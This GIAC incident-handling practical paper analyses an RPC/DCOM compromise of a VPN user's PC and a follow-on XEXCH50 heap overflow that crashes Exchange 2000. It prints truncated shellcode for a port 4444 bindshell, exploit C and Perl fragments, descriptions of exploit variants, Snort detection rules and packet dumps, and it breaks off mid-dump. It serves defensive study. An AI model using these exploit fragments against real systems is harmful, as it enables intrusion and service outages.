Global Information Assurance Certification Paper

An Attacker On RPC Compromised Remote VPN Host

Runs Arbitrary Code on Microsoft Exchange Server 2000

Practical Assignment Version 3

By

Wai-Kit Ho, Ricky
CISSP MCSE(NT4/Win2k) CCNA SCSA

Jan 31, 2004

Table of Content

Abstract

The case was about my experience of handling an incident of attacks through exploits against a network on November 1, 2003. It involved two vulnerabilities:
1. Exploitation of Vulnerabilities in Microsoft RPC Interface, and;
2. Vulnerability in Exchange Server Could Allow Arbitrary Code Execution.

An IT director, two system administrators, and I formed an IT team responsible to design and implementation a network for a Product Manufacturing Company (PMC). The network consists of Microsoft Windows 2000 Servers for web and file sharing and Microsoft Exchange 2000 Server for email services. The network supports more than a hundred employees between Country H and Country C offices.

Nowadays, most companies allow their employees to work at home and to contact their supervisors and clients through emails. PMC is also required to have their files available on the internal file server for their clients. A Microsoft 2003 server was implemented as a virtual private network (VPN) gateway for their employees remote accessing the internal network resources.

When employees remote access from their own computers through domestic broadband lines, the Internet Service Providers assign public IP addresses to their computers, which can be easily found by attackers. As the result, the risk of being hacked is greatly increased specially when the computer is left online without protection. In early July of 2003, Microsoft announced that there was a critical vulnerability on Windows 2000, which was RPC/DCOM exploit. Attackers, through the exploit, execute arbitrary code and gain administrative control over a vulnerable system without any actions on the victim part.

An employee's computer had been compromised of the RPC/DCOM exploit, the attacker used her machine to run arbitrary code to the Internal Exchange 2000 Servers via the established VPN connection. Consequently, the simple mail transfer protocol was overflowed and the email delivery of PMC was severely disturbed.

VPN is an indispensable service for remote users connecting corporate network. However, if it is not managed well such as at PMC, it would make a big security hole to menace the network confidentiality, integrity, and availability. This paper will depict not only the method used to attack a host and a mail server, but also the incident handling process that would be used to deal with such as attacks. Hopefully my experence would be helpful to IT security professionals to handle similar cases.

Part 1: Statement of Purpose

The objective of describing the intent of attacks is to provide for IT security community to be aware of intrusion via known vulnerabilities and the significance of incident handling process.

In this case, the network infrastructure is a single layer security and consists of popular systems. This paper will include a detailed network diagram to point out the victim's machine and the source and target network with all relevant information about the components. Throughout the real case, readers will be familiar with vulnerabilities and how attackers operated exploits on the network.

On stages of the attack process, the paper will explain precisely how attackers can successfully attack the target systems. The five stages are based on how do attackers do reconnaissance to find targeted hosts, how to do scanning to find vulnerabilities, how to exploit the system with source code, what can be done to keep access into the system, and how to cover tracks.

On each stage, the paper includes screen prints, sniffer outputs, and used tools for explanations. It also describes how to detect and countermeasure the intrusions and analyses logs on each stage.

In the last part of the paper, it explains how to react and handle the incident as happened in the network. It is crucial for readers that they realize how to perform incident handling process in a known environment coupled with known exploits. The incident stages involve preparation for incident responses, identification of the vulnerabilities, containment of the affected services, eradication of the problems, and recovery of the incident.

Last but not least, further recommendations and point out report from follow up meeting will be provided for preventing similar incidents in the future and enhancing existing incident preparation.

Approved by network owner, those attacks were performed in the same network environment but with different virtual hosts that are being victimized on vmware. Using the snapshot function on vmware, the trials could be carried out several times to ensure the outcomes. The exploited source codes are downloaded at http://www.packetstormsecurity.nl and http://www.xfocus.net. All sources are used for demonstration purposes.

Part 2: The Exploit

2.1 Name

CERT Advisory CA-2003-27 Multiple Vulnerabilities in Microsoft Windows and Exchange[1]

1. Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability
   CERT Advisory: CA-2003-19[2]
   Original CERT Advisory: CA-2003-16[3]
   CVE Name: CAN-2003-0352[4]
   Microsoft Security Bulletin: MS03-026[5]
   Bugtraq ID: 8205[6]
   SecurityTracker Alert ID: 1007298[7]

2. Microsoft Exchange Server Could Buffer Overflow
   CERT Advisory: CA-2003-27[8]
   CVE Name: CAN-2003-0714[9]
   Microsoft Security Bulletin: MS03-046[10]
   Bugtraq ID: 8838[11]
   Snort Event ID: 2253[12] & 2254[13]
   SecurityTracker Alert ID: 1007937[14]

2.2 Operating System

According to Microsoft security bulletin board, RPC/DCOM exploit and Exchange Server heap overflow affect the following operating system.

1. Microsoft Windows RPC/DCOM Interface Buffer Overrun Vulnerability
   a. Microsoft Windows NT 4.0
   b. Microsoft Windows NT 4.0 Terminal Services Edition
   c. Microsoft Windows 2000
   d. Microsoft Windows XP
   e. Microsoft Windows Server 2003

2. Microsoft Exchange Server Heap Overflow Vulnerability
   a. Microsoft Exchange 5.5 Server
   b. Microsoft Exchange 2000 Server

2.3 Protocols/Services/Applications

Protocols: Remote Procedure Calls (RPC), Transmission Control Protocol/Internet Protocol (TCP/IP), Simple Mail Transfer Protocol (SMTP)
Services: Windows RPC Service, Exchange SMTP Service
Application: Microsoft Exchange 2000 Server

This case involves two major protocols in allowing attacker execute arbitrary code to the corporate Exchange server.

The first protocol is Remote Procedure Call (RPC) that has a vulnerability of employee's computer at home. The second protocol is Simple Mail Transfer Protocol (SMTP) that allows unauthenticated connection to the SMTP port on an Exchange server.
Both protocols operate on top of TCP.

Transmission Control Protocol (TCP) operates at Transport layer to deliver data error free between two processes on different computers. The applications must establish TCP connection before exchange data. The protocol contains source and destination service access point (service ports), sequence number, acknowledge number, window available in bytes, error detecting code, control, synchronization, etc.
TCP has 3-way handshake to establish a connection. First, a client sends a "SYN flag + sequence ID" to request a service which is on a specific port number of server. Second, the server sends its own "SYN flag + sequence ID + 1" to acknowledge the client's "SYN flag + sequence ID" back to

the client. Third, the client sending acknowledgement flag acknowledges server's "SYN flag +ID". The connection is established.

In order to have end-to-end reliable data transfer service, TCP can preset acknowledgment and time-out mechanisms on each packet. Also, checksum is added for header and data to check integrity. If the packets arrived out of sequence, TCP will again constructure the packets and send to the destination. TCP also discard duplicate data and ensure flow control to match buffer size.

TCP has 4-way handshake or 2-half close during termination. Both ends close independently since it is a full duplex. Otherwise, the client sends a "FIN" flag to finish sending data while the server sends an "ACK" flag to acknowledge the termination, vice versa.

Internet Protocol (IP) operates at Network layer to transmit data over multiple networks. It provides connectionless datagram delivery service. But, it has an addressing scheme that lets routers to route the packets to the destination. The protocol contains source and destination address, identifier, total data unit length, time to live, header checksum, etc. In order to route packets, IP routing searches routing table for destination IP address (Network ID + Host ID). If the destination IP is found, the packet will be sent to next-hop router or to directly connected interface. Otherwise, it searches routing table for matching network ID or default routing – either static or dynamic route.

Microsoft Remote Procedure Call

RPC is a protocol to deal with message exchange over TCP/IP used by the Windows operating system. RPC service is default started during boot up. It is a common method for encapsulating communication for different machines to interact each other using procedure call and return semantics. It is the client/server model and a synchronous operation that the requesting program is suspended until the result of return remote procedure.

When a client application gives a local procedure call to a remote server application, a stub procedure resides at client address space or is dynamically linked to the address space. The client creates a message including calling parameters and sends to a remote system. The remote system receives the message and locates related programs to find return values. If a reply comes back from the remote system, the stub procedure retrieves the value from the returned message and passes to the calling programs.

Remote Procedure Call Services is one of the core services on Windows operating system to provide endpoint mapper for other services. In fact, there are many functions and services which depend on RPC services in figure 1.




Figure 1

In reference to Microsoft Security Bulletin MS03-026[5], the failure of the RPC vulnerability is due to incorrect handling of malformed messages. And that affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on RPC enabled ports. This interface handles DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability through sending specially crafted request (e.g. shell code) to port 135, 139, 445 or 593 or any other specifically configured RPC port on the remote machine would be able to run code with local System privileges on an affected system. The attacker would be able to take any actions on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges on the employee's computer.

Simple Mail Transfer Protocol (SMTP)

SMTP is an industry standard protocol for delivering email among users on different hosts. It has three basic components – header, body, and envelope. User agent such as Microsoft Outlook can create email messages (body) and appends headers such as date, time, recipient ID, subject, and priority. Message Transfer Agent such as Microsoft Exchange Server puts the body message into an envelope containing source and destination address and exchanges over TCP. The relay agents transfer mail through open relay hosts.

In reference to RFC 2821[23], SMTP has key commands to communicate among hosts. (Figure 2)
helo - it is used to start communication.
mail from – It is the address of sender.
rcpt to – It is the address of receiver.
data – It is the body of message.
quit – it is used to close the connection.

Over TCP, SMTP accepts message from sender's mail package. The receiver's local mail package will be stored in his mailbox.




Figure 2

Microsoft Exchange uses an extended verb that is the extension model of SMTP defined in RFC 2821[23], having new functionality to communicate routing and other Exchange-specific information among Exchange servers in an Exchange environment.

According to ESMTP keywords and Verbs (commands) defined[24], there is one of the verbs used by Exchange server to send messages. The verb is "XEXCH50" that allows transfer of binary data with Exchange specific recipient information (e.g. plain text only versus MIME, etc). If accepted, receiver SMTP server sends 354 Send Binary data and sending SMTP server sends the number of bytes as the first parameter on the XEXCH50 command. Once these bytes are sent, the receiving SMTP server sends an acknowledgement.

The buffer overflow exploits the vulnerability of Exchange server by sending XEXCH50 request with a massive number of bytes for the length of message to cause the receiving SMTP server denial of service.

2.4 Variants

According to Security Focus website, there are some variants for DCOM RPC exploits and can be found at http://www.securityfocus.com/bid/8205/exploit.

Variants:

1. dcom.c – The source is created by metaploit.com which has 7 offsets including Win2k withSP0, SP1, SP2, SP3, SP4 and Win XP SP0, SP1. The exploit code targets tcp/udp port 135 and create a privileged backdoor command shell on successfully compromised hosts. The source code can be downloaded at metaploit.com[15].

2. dcomrpc.c – It targets 3 offsets which are Win2k Chinese version with SP3, SP4 and WinXP English version with SP1
3. DcomExpl_UnixWin32.zip – Metasploit compiled dcom.c to Windows executable file. The offsets are same as dcom.c.
4. 07.30.dcom48.c – It targets 48 offsets including English, French, Chinese, Polish, German, Japanese, Korean, Mexican, and Kenyan versions.
5. 30.07.03.dcom.c – It targets 11 offsets including Win2k English version with SP0, SP1, SP2, SP3, SP4, WinXP English version with SP0, SP1, Win2k German version with SP3, SP4, and WinXP German version with SP1.
6. 0x82-dcomrpc_usemgret.c – It targets universal offsets. Source code can be found at http://x82.inetcop.org/h0me/c0de/.
7. oc192-dcom.c – it targets universal offsets for Win2k and WinXP regardless of service packs. Source code can be found at http://oc192.netfirms.com.
8. kaht2.zip – It allows attackers running the executable file to automatically hack into a system via port 135 RPC/DCOM vulnerability. The executable file contains a fast scanner to find IP and check threads. It does an OS fingerprint and runs up to 512 threads to attack a range of IP addresses. It will then spawn a shell on port 53 and allow executing macros. The macros can do the following on the victim's computer.
   a. Kill antivirus/firewall software services such as Mcshield, Norton Antivirus Service, Panda Antivirus, ZoneAlarm, Detector de OfficeScanNT, and McAfee Framework Service.
   b. Upload code, text to ftp, tftp, as well as asp script.
   c. Add a user called SUPPORT_3569a74r to the system and assign to local and domain administrator groups.
   d. Stop serv-u, r_server, Dameware 2.6, RA Server, and firedaemon.
   e. Start another ftp connection to upload and install hackerdefender.
9. rpc!exec.c – It uses return into libc in the code to bypass non-executable stack protection. It has been tested against OverflowGuard and StackDefender (with kernel32 imagebase randomization) running on Win2k with SP0 and WinXP with SP0.

Microsoft Exchange Server heap overflow vulnerability does not have any variants. But the original source code can be downloading at metaploit.com[16].

2.5 Description of Attacks

An employee's computer running Win2k with SP4 connected to corporate network via VPN. An attacker actively found the Microsoft's RPC/DCOM vulnerability on Windows and used exploit to attack the system. If the vulnerability is successfully exploited, a backdoor with tcp port 4444 will be opened. The other variants may open other ports. The attacker accessed the compromised machines by telnet with port 4444 and got administrative rights. The attacker then uploaded Exchange 2000 Heap Overflow code on the victim's machine. Most SMTP servers on the Internet are using anonymous authentication to communicate with other SMTP servers, SMTP virtual server on corporate Exchange server permits unauthenticated access. The attacker then ran the malicious program that sends extended verb request "XEXCH50" to Exchange 2000 port 25 (SMTP port) to cause unexpectedly termination of email services.

Windows RPC DCOM Remote Exploit – Using Buffer Overflow method to get a command shell

Principle of Vulnerability Analysis
Flashsky announced DCOM RPC vulnerability details and relative attacking test code with explanation at XFOCUS web (http://www.xfocus.org/documents/200307/2.html).

In fact, MS03-026 contains two vulnerabilities – one is the local stack overflow, and the other is remote stack overflow. They both result from the same RPC interface. The application programming interface (API) of RPCSS has a function called GoGetInstanceFromFile. The parameter will result in buffer overflow:
hr=
GoGetInstanceFromFile(pServerInfo,NULL,0,CLSCTX_REMOTE_SERVER,STGM_READWRITE,L"C:\\12345611111111111111111111111111.doc",1,&qi);

Since the GetPathForServer function of RPCSS has only (Oct: 0x220 or Hex: x90) buffer space, the sixth parameter containing the long filename causes the overflow of local buffer.

On the other hand, if a client transfers the parameter
L"C:\\12345611111111111111111111111111.doc" to a server, the server interprets it as
L \\servername\c$\12345611111111111111111111111111.doc" which is longer than the stack of 0x220. Since MAX length of NETBIOS name is 0x220, the long filename without input validation causes the remote buffer overflow.

Let's see part of the exploit code.

The Shell Code Program Part:

```
unsigned char sc[]=
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x46\x00\x58\x00"
   "\xff\xff\xff\xff" /* return address */
   "\xcc\xe0\xfd\x7f" /* primary thread data block */
   "\xcc\xe0\xfd\x7f" /* primary thread data block */
   /* port 4444 bindshell */
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90" ……..SKIPPED
```

Main function Part:

```
int main(int argc, char **argv)
{
   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];  ……SKIPPED
   len=sizeof(sc);
   memcpy(buf2,request1,sizeof(request1));
   len1=sizeof(request1);
```

```
*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc; ……SKIPPED
```

Since the stack is working dynamically at a given instant, it is difficult to know where the memory space of the program being tried to exploit the code will be placed.

In the exploit code, the program targets the ip address of victims and through port 135 to make room for “buf1 & buf2” on the stack. The goal is to overwrite the buffers with shell code that will help executing arbitrary code. The shell code is padded in front of the overflow buffer with NOP instruction which is one byte long and translates to 0x90 in machine code in Intel architecture. When the shell code is filling the stack as seen the “memcpy” in the code writing malicious code to buf1 and buf2, it will reach the return address (RET). The RET will be over written that causes exploitation and point it to new address that allows to execute arbitrary code. The return address is different on different versions of operating system and service packs applied on Win2k/XP. That’s why the target ID is required to define when executing exploit. The arbitrary code opens port 4444 on victim’s machine and to be access to command shell. Once the attacker accesses the command shell on port 4444 by Netcat, he can install applications and create user to administrative groups. He can also add string in the victim’s system registry to maintain his access. This kind of overflow causes to spawn a command shell.
Stages of attack will be presented in part 4.

Microsoft Exchange 2000 Server – Using Buffer Overflow to execute arbitrary code that causes unexpected termination on services

This vulnerability allows a remote unauthentic attacker through port 25 (SMTP) to send massive heap-smashing string to cause unexpected termination in Exchange services.

According to Microsoft Bulletin Board MS03-046[10], the consequence is that Exchange 2000 server allows attacker issue a special craft SMTP extended verb request via port 25 to exploit an uncheck buffer. The extended verb is actually allowed by SMTP service to transfer certain information without authentication among Exchange servers in an Exchange organization. And the

SMTP service does not have *input validation* before allocating a buffer for this information. The exploit code can issue the specially-crafted extended verb with a massive heap-smashing string to Exchange, this exhausts the memory heap that affects the operation of inetinfo, which is one of a critical internal system process. Most services including Exchange services are terminated to make a denial of service.

With the explanation from Metaexploit.com[16], the problem of the extended verb is XEXCH50. As described in the part of protocol description, Exchange SMTP servers use the verb such as HELO, RCPT FROM, and DATA, for communication. The verb XEXCH50 is also used for message/data transfer on Exchange server.

The syntax of the verb is “XEXCH50 <A> <B>”. <A> is the length of message and <Y> is always be any numbers. When sending XEXCH50 request with a large number of bytes in the message (data chunk), the data chunk exhausts the memory heap very soon. If the first argument of the XEXCH50 verb request is a negative value, the server still accepts data because it won’t allocate any memory. The attacker may spawn a command shell of the compromised system.

Part of the exploit code from metaexploit.com[16]:

```
    my $s = SMTP($host, $port);

…..SKIPPED…..

   print $s "XEXCH50 -1 2\r\n";   #The negative value allows overwrite random heap bits.
   my $res = <$s>;

…..SKIPPED…..

   print $s ("META" x 16384);  # Sending massive smashing string (i.e. 16384 of “META”)
```

However, in this incident case, the Exchange 2000 Server unexpectedly terminated all email services but not allow access the system by attackers. Also, the exploit code doesn’t contain suitable parameters for the verb to cause reliable exploit to spawn a command shell. It is because the random heap bits are not being overwritten by exploit code accurately. Using the exploit code, attackers may need to change suitable combined values of <A> and <B> in order to crash the Exchange server .

Once the attacker ran the exploit code and the crash is successful, several errors will be appeared in Event Log. The inetinfo process will be terminated unexpectedly. All process dependencies including SMTP, NNTP, POP3, and IMAP are also terminated. This kind of buffer overflow causes unavailable services on applications.
Stages of attack will be described in part 4.

2.6 Signatures of the attack

When the RPC/DCOM exploit and Exchange specially-crafted verb come into the system, the Snort - one of the popular open-source network-based intrusion detection system placing at trusted network has signatures that could be used to detect the attacks. An employee’s computer

had the RPC vulnerability and was cracked by the exploit outside trusted network, Snort can't detect the intrusion. Definitely, this paper also shows how defenders trace the attack.

For RPC/DCOM, it has different variants that pinpoint to different offset/service pack level of operating system. Therefore, several signatures will detect different RPC/DCOM based on the various exploited code. Basically, the format of signatures is almost the same but the tcp port of intrusion and the exploit code pattern of detection. Here will describe the common RPC/DCOM signature that alert the dcom*.c exploit intrusion to tcp port 135 and the backdoor access to tcp port 4444. For more RPC signatures, do refer to Counterpane security alert[26] and a book titled Intrusion Detection with SNORT by R. REHMAN[27].

Signature of the exploit to tcp port 135 or 139:

```
alert tcp any any -> any 135:139 (msg:"Possible dcom*.c EXPLOIT ATTEMPT to 135-139"; content:"|05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00 D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 00 46 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00 2B 10 48 60 02 00 00 00|"; reference:URL,www.microsoft.com/security/security_bulletins/ms03-026.asp; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:1101000; rev:1;)
```

Signature to detect backdoor port 4444:

```
alert tcp any 4444 -> any any (msg:"ATTACK-RESPONSE successful DCom RPC System Shell Exploit Response"; flow:from_server,established; content:"|3a 5c 57 49 4e 44 4f 57 53 5c 73 79 73 74 65|"; classtype:successful-admin;)
```

alert – is used to send an alert message when rule conditions are true for particular packet.
tcp – transmit control protocol.
any any – the first "any" means any source addresses; the second "any" means any ports on the source.
any 4444 – means any source address with port 4444.
-> - the left side of the arrow is source and the other side is destination.
any 135:139 – the first "any" means any destination addresses; the number 135:139 represent tcp port 135 or tcp port 139 on the destination.
msg – is used to add a text string to alerts and logs.
content – contains data pattern that may be presented in the form of an ASCII string or as binary data in the form of hexadecimal characters.
reference – refers to locations such as CVE, Bugtraq, or web sites in order to get more information about the attack.
sid – is used to uniquely identify Snort rules. Range 0-99 is reserved for future use. Range 100-1,000,000 is reserved for rules that come with Snort packages. All number above 1,000,000 can be used for local rules.
rev – means that the signature is allowed to be modified with updated information.
flow:from_server – is used to apply a rule on TCP sessions to packets flowing from server side.
classtype – is used to assign classifications for the rule in order to distinguish between other types.

ACID stands for Analysis Control for Intrusion Detection. It has been installed on Red hat with Snort. Alerts can be shown at the Internet browser as figure 3.




Figure 3

During intrusion, Snort generated the following packet headers.

The command "snort –dev" is used to dump the application layer, display the second layer header info, and show alerts in verbose mode.
In order to save space for content, it will not list all hexadecimal characters.

An attacker which has an IP of 192.168.0.204 sends the RPC/DCOM exploit code to victim's machine which has an IP of 192.168.0.205. The first several packet headers are that 192.168.0.204 using port 3015 connects to port 135 on 192.168.0.205

Syn flag   syn/ack flag   ack flag

TCP 3-way handshaking as described in protocol section

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/16-04:43:42.247723 ARP who-has 192.168.0.205 tell 192.168.0.204
01/16-04:43:42.247737 ARP reply 192.168.0.205 is-at 0:C:29:D4:32:B2
01/16-04:43:42.254226 0:C:29:47:DA:3B -> 0:C:29:D4:32:B2 type:0x800 len:0x3E
192.168.0.204:3015 -> 192.168.0.205:135 TCP TTL:128 TOS:0x0 ID:353 IpLen:20 DgmLen:48 DF
******S* Seq: 0x53D9F525  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/16-04:43:42.254240 0:C:29:D4:32:B2 -> 0:C:29:47:DA:3B type:0x800 len:0x3E
192.168.0.205:135 -> 192.168.0.204:3015 TCP TTL:128 TOS:0x0 ID:1606 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0x7FA7B4F6  Ack: 0x53D9F526  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/16-04:43:42.254252 0:C:29:47:DA:3B -> 0:C:29:D4:32:B2 type:0x800 len:0x3C
192.168.0.204:3015 -> 192.168.0.205:135 TCP TTL:128 TOS:0x0 ID:354 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x53D9F526  Ack: 0x7FA7B4F7  Win: 0x4470  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

An attacker then sends malicious code to the victim.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/16-04:43:42.254275 0:C:29:47:DA:3B -> 0:C:29:D4:32:B2 type:0x800 len:0x5EA
192.168.0.204:3015 -> 192.168.0.205:135 TCP TTL:128 TOS:0x0 ID:356 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x53D9F56E  Ack: 0x7FA7B533  Win: 0x4434  TcpLen: 20
05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00  ................
90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00  ................
00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE  ....2$X..EdI.p..
74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00  t,..`^..........
70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00  p^......|^......
10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20  ........*M...j.
AF 6E 72 F4 0C 00 00 00 4D 41 52 42 01 00 00 00  .nr.....MARB....
00 00 00 00 0D F0 AD BA 00 00 00 00 A8 F4 0B 00  ................
20 06 00 00 20 06 00 00 4D 45 4F 57 04 00 00 00   ... ...MEOW....
A2 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  ...............F
38 03 00 00 00 00 00 00 C0 00 00 00 00 00 00 46  8..............F
00 00 00 00 F0 05 00 00 E8 05 00 00 00 00 00 00  ................
01 10 08 00 CC CC CC CC C8 00 00 00 4D 45 4F 57  ............MEOW
E8 05 00 00 D8 00 00 00 00 00 00 00 02 00 00 00  ................
